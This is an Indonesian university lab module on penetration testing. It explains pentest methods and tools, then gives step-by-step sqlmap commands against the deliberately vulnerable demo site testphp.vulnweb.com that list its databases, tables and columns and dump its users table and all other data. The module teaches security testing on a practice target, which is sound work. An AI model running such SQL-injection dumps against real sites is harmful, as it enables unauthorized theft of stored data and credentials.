MODUL 4

PENETRATION TESTING

4.1 Tujuan Praktikum

1. Memahami konsep dan metodologi *penetration testing.*
2. Melakukan pemindaian dan identifikasi kerentanan.
3. Mengeksploitasi kerentanan dengan aman.
4. Menggunakan dan mengenal *tools penetration testing.*

4.2 Alat dan Bahan

1. Laptop
2. VirtualBox
3. Kali Linux
4. SQLMAP

4.3 Dasar Teori

4.3.1 Pengenalan *Penetration Testing*

Penetration testing, juga dikenal sebagai *pen testing* atau *ethical hacking*, adalah suatu metode yang digunakan untuk mengidentifikasi kelemahan dalam sistem komputer, jaringan, atau aplikasi dengan tujuan untuk meningkatkan keamanan. Teknik ini melibatkan simulasi serangan yang dilakukan oleh spesialis keamanan (dikenal sebagai *penetration tester* atau *ethical hacker*), yang mencoba mengeksploitasi kerentanan dalam sistem dengan cara yang mirip dengan teknik serangan yang dapat dilakukan oleh penyerang jahat. Melalui pendekatan proaktif ini, perusahaan dapat mengantisipasi dan menutup celah keamanan sebelum dimanfaatkan oleh pihak yang tidak bertanggung jawab. Dengan melakukan *pen testing* secara berkala, perusahaan dapat memastikan bahwa sistem mereka tetap aman dari ancaman baru dan mematuhi standar keamanan yang berlaku.

4.3.2 Tujuan *Penetration Testing*

Berikut beberapa tujuan dari *Penetration Testing* :

- Mensimulasikan Serangan Nyata

  Menguji bagaimana sistem merespons serangan yang sebenarnya, baik dari internal maupun eksternal.

- Mengidentifikasi Kelemahan

  Penetration tester berusaha untuk mengidentifikasi potensi kerentanan dalam sistem, seperti konfigurasi yang buruk, kerentanan perangkat lunak, atau masalah keamanan yang mungkin ada.

- Menilai Kerentanan

  Setelah kerentanan diidentifikasi, *pen tester* mengevaluasi tingkat risiko yang terkait dengan masing-masing kerentanan. Ini membantu organisasi untuk memprioritaskan tindakan perbaikan.

- Menguji Pertahanan

  Penetration testing juga membantu organisasi untuk menguji efektivitas sistem keamanan mereka. Dengan mencoba mengeksploitasi kerentanan, mereka dapat melihat sejauh mana sistem mampu melindungi diri dari serangan.

- Menilai Dampak Potensi Serangan

  Selain mengidentifikasi dan mengevaluasi kerentanan, penetration testing juga bertujuan untuk memahami dampak jika celah keamanan benar-benar dieksploitasi oleh penyerang. Ini membantu organisasi dalam merancang strategi yang lebih efektif serta memperkirakan kemungkinan kerugian akibat serangan siber.

- Rekomendasi Perbaikan

  Setelah pengujian selesai, *pen tester* biasanya memberikan rekomendasi tentang cara memperbaiki kerentanan yang telah diidentifikasi. Ini memungkinkan organisasi untuk mengambil langkah-langkah perbaikan yang diperlukan untuk meningkatkan keamanan mereka.

4.3.3 Metodologi *Penetration Testing*

Metodologi *penetration testing* (*pentest*) adalah serangkaian langkah atau tahapan sistematis yang digunakan untuk mengidentifikasi, mengeksploitasi, dan mengevaluasi kerentanan dalam sistem atau jaringan untuk menilai keamanannya.

1. ***White Box Testing***

   Metode *white box testing* adalah yang paling "transparan". Pasalnya, tester mendapatkan akses penuh ke dalam sistem. Dengan informasi tersebut, *penetration tester* akan melakukan analisis untuk mencari kerentanan, kesalahan konfigurasi, dan lainnya.

   Keuntungan metode *white box*:

   Metode ini memberikan pandangan objektif tentang seberapa efektif sistem dalam menghadapi serangan *cyber* dan sejauh mana perusahaan dapat mendeteksi, mencegah, dan merespon terhadap serangan tersebut.

2. ***Black Box Testing***

   Black Box Testing adalah pendekatan di mana penguji penetrasi tidak memiliki pengetahuan sebelumnya tentang sistem atau infrastruktur yang akan diuji. *Black box testing* dapat menciptakan situasi yang mendekati kondisi sebenarnya ketika perusahaan menghadapi serangan dari pihak eksternal yang tidak memiliki akses sebelumnya.

   Keuntungan metode *black box*:

   Metode ini memberikan pandangan objektif tentang seberapa efektif sistem dalam menghadapi serangan *cyber* dan sejauh mana perusahaan dapat mendeteksi, mencegah, dan merespon terhadap serangan tersebut.

3. ***Grey Box Testing***

Grey Box Testing merupakan teknik penetration testing gabungan antara *White Box* dan *Black Box Testing*. Dalam skenario *Grey Box*, penguji penetrasi memiliki sejumlah informasi terbatas tentang infrastruktur IT perusahaan. Meskipun tidak sepenuhnya terbatas seperti pada *Black Box Testing*, namun informasi yang diberikan tetap disajikan secara parsial.

Keuntungan metode *grey box*:

Metode ini dapat mengevaluasi sistem dengan cara yang lebih realistis, mirip dengan cara penyerang *cyber* yang memiliki sejumlah informasi terbatas sebelum melancarkan serangan. *Grey Box Testing* dapat memberikan gambaran yang lebih baik tentang seberapa efektif kebijakan keamanan perusahaan dalam mengatasi ancaman dari pihak yang memiliki akses terbatas.

4.3.4 5 Tahapan dalam Melakukan *Penetration Testing*

1. ***Reconnaissance***

Fase pertama adalah pengumpulan informasi target, baik secara pasif maupun aktif, untuk merencanakan strategi serangan yang efektif. Pasif artinya tidak melakukan kontak langsung, sementara cara aktif memang lebih efektif, di satu sisi juga berisiko karena harus berkontak langsung.

2. ***Scanning***

Selanjutnya, *vulnerability scan penetration test*, yaitu memindai port atau lalu lintas jaringan target untuk mencari titik masuk potensial.

3. ***Vulnerability Assessment***

Setelah menemukan pintu masuk, *tester* akan mulai mengidentifikasi seberapa parah kerentanannya. Mereka mencari tahu apakah target dapat dieksploitasi.

4. ***Exploitation***

Fase inilah yang menjadi inti dari tahapan penetration *testing*. Dengan alat eksploitasi, *tester* melancarkan simulasi serangan *cyber* pada target.

5. Reporting

Terakhir, segala temuan selama proses *penetration testing* didokumentasikan dalam sebuah laporan untuk memperbaiki kerentanannya. Laporan mencakup garis besar kerentanan, tingkat kesulitan eksploitasi, risiko teknis, saran perbaikan, dan lain sebagainya.

4.3.5 Fungsi *Penetration Testing*

Penetration Testing keamanan.siber sangat penting dalam berbagai industri seperti perbankan, teknologi, ritel, layanan kesehatan, hingga pemerintahan. Hal ini berlaku bagi siapa saja yang mengelola data digital yang bersifat pribadi dan sensitif. Pemeriksaan ini berfungsi bagi perusahaan yang beroperasi di lingkungan digital untuk berbagai tujuan, antara lain:

1. **Menemukan Risiko Keamanan**

   Pemeriksaan keamanan harus menjadi prioritas karena dapat mengidentifikasi risiko dan cara penanggulangannya sebelum ditemukan oleh penjahat siber. Melalui pemeriksaan ini, perusahaan dapat terhindar dari kejahatan siber yang berpotensi merugikan secara finansial, operasional, dan reputasi.

2. **Persiapan Menghadapi Jenis Serangan Baru**

   Teknologi dan metode kejahatan siber terus berkembang. Perusahaan harus mengikuti perkembangan tersebut agar tetap aman. Oleh karena itu, diperlukan keahlian dari penetration tester untuk mengidentifikasi dan memperbaiki kerentanan sistem terhadap serangan siber terbaru.

3. **Mematuhi Aturan yang Berlaku**

   Perusahaan yang menyimpan data sensitif menjadi target utama bagi penjahat siber. Inilah yang membuat *penetration testing* sangat penting. Bahkan, regulator di berbagai negara telah mewajibkan perusahaan untuk melakukan *penetration testing* sebagai bagian dari standar keamanan.

4.3.6 Tools *Penetration Testing*

1. **Metasploit**

Metasploit adalah salah satu *framework penetration testing* paling populer yang digunakan untuk menemukan, mengeksploitasi, dan memvalidasi kerentanan dalam sistem. Dengan database eksploit yang luas, Metasploit memungkinkan penguji keamanan untuk melakukan serangan simulasi, menguji pertahanan sistem, serta memberikan rekomendasi perbaikan.

2. **Nmap *(Network Mapper)***

Nmap adalah **tool pemindaian jaringan** yang digunakan untuk mengidentifikasi perangkat, layanan, dan port terbuka dalam suatu jaringan. Nmap memungkinkan penetration tester untuk mendapatkan informasi penting tentang target, seperti sistem operasi, firewall yang digunakan, dan potensi celah keamanan.

3. *Burp Suite*

Burp Suite adalah tool pengujian keamanan aplikasi web yang sangat populer. Dengan fitur seperti proxy intercept, scanner, repeater, dan intruder, Burp Suite memungkinkan penguji untuk menganalisis lalu lintas HTTP/S, menemukan kerentanan seperti SQL Injection dan Cross-Site Scripting (XSS), serta mengeksploitasi kelemahan aplikasi secara manual maupun otomatis.

4. *Wirehark*

Wireshark adalah tool analisis jaringan yang memungkinkan penggunanya untuk menangkap dan memeriksa paket data yang melewati jaringan secara real-time. Penetration tester menggunakan Wireshark untuk mengidentifikasi lalu lintas mencurigakan, menganalisis komunikasi protokol, dan menemukan potensi kebocoran data. Tool ini sangat berguna dalam investigasi serangan Man-in-the-Middle (MITM) dan deteksi anomali dalam jaringan.

LANGKAH-LANGKAH

PRAKTIKUM MODUL 4


1. Sudo apt-get update

Sudo apt-get update adalah perintah di Kali Linux untuk memperbarui paket dari repositori dengan menjalankan alat manajemen paket sebagai administrator tanpa menginstall apa pun.


2. sqlmap

3. Berikut merupakan URL yang akan di exploit SQL Injection

http://testphp.vulnweb.com/listproducts.php?cat=1



4. sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -dbs




sqlmap adalah tool otomatis untuk mendeteksi dan mengeksploitasi *SQL Injection* pada suatu web.

sqlmap -u berarti URL target dari website yang akan diuji.

-dbs berfungsi untuk menampilkan daftar semua database yang tersedia di server database jika berhasil mengeksploitasi *SQL Injection.*

5. sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -tables




‘sqlmap’ Adalah tools otomatis untuk mendeteksi dan mengeksploitasi *SQL Injection*.

‘-u https://testphp.vulnweb.com/listproducts.php?cat=1’ Menentukan URL target. Di sini, parameter “cat=1” adalah titik potensial untuk *SQL Injection*.

‘-D acuart’ Setelah berhasil mendeteksi SQLi, -D digunakan untuk menentukan nama database yang ingin diakses, dalam hal ini acuart.

‘—tables’ Memerintahkan SQLMap untuk menampilkan semua nama tabel di dalam database acuart.


6. sqlmap -u https://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users –columns




‘-T users’ Digunakan untuk menentukan nama tabel di dalam sebuah database yang ingin di eksploitasi atau eksplorasi lebih lanjut.

‘—columnms’ Untuk melihat semua kolom yang ada di dalam sebuah tabel.


7. sqlmap -u https://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users –dump





'—dump' Untuk mengekstrak dan menampilkan data dari tabel tertentu dalam database yang rentan terhadap *SQL Injection.*

8. Sqlmap -u https://testphp.vulnweb.com/listproducts.php?cat=1 -dump



Sintaks tersebut untuk melakukan eksploitasi *SQL Injection* pada URL target dan mengekstrak data dari semua tabel di database jika ditemukan kerentanan.

"Jelajahi dan pelajari dengan mandiri, setiap langkah kecil dalam pencarian ilmu akan membawamu lebih dekat pada pemahaman yang mendalam dan kemajuan yang berarti"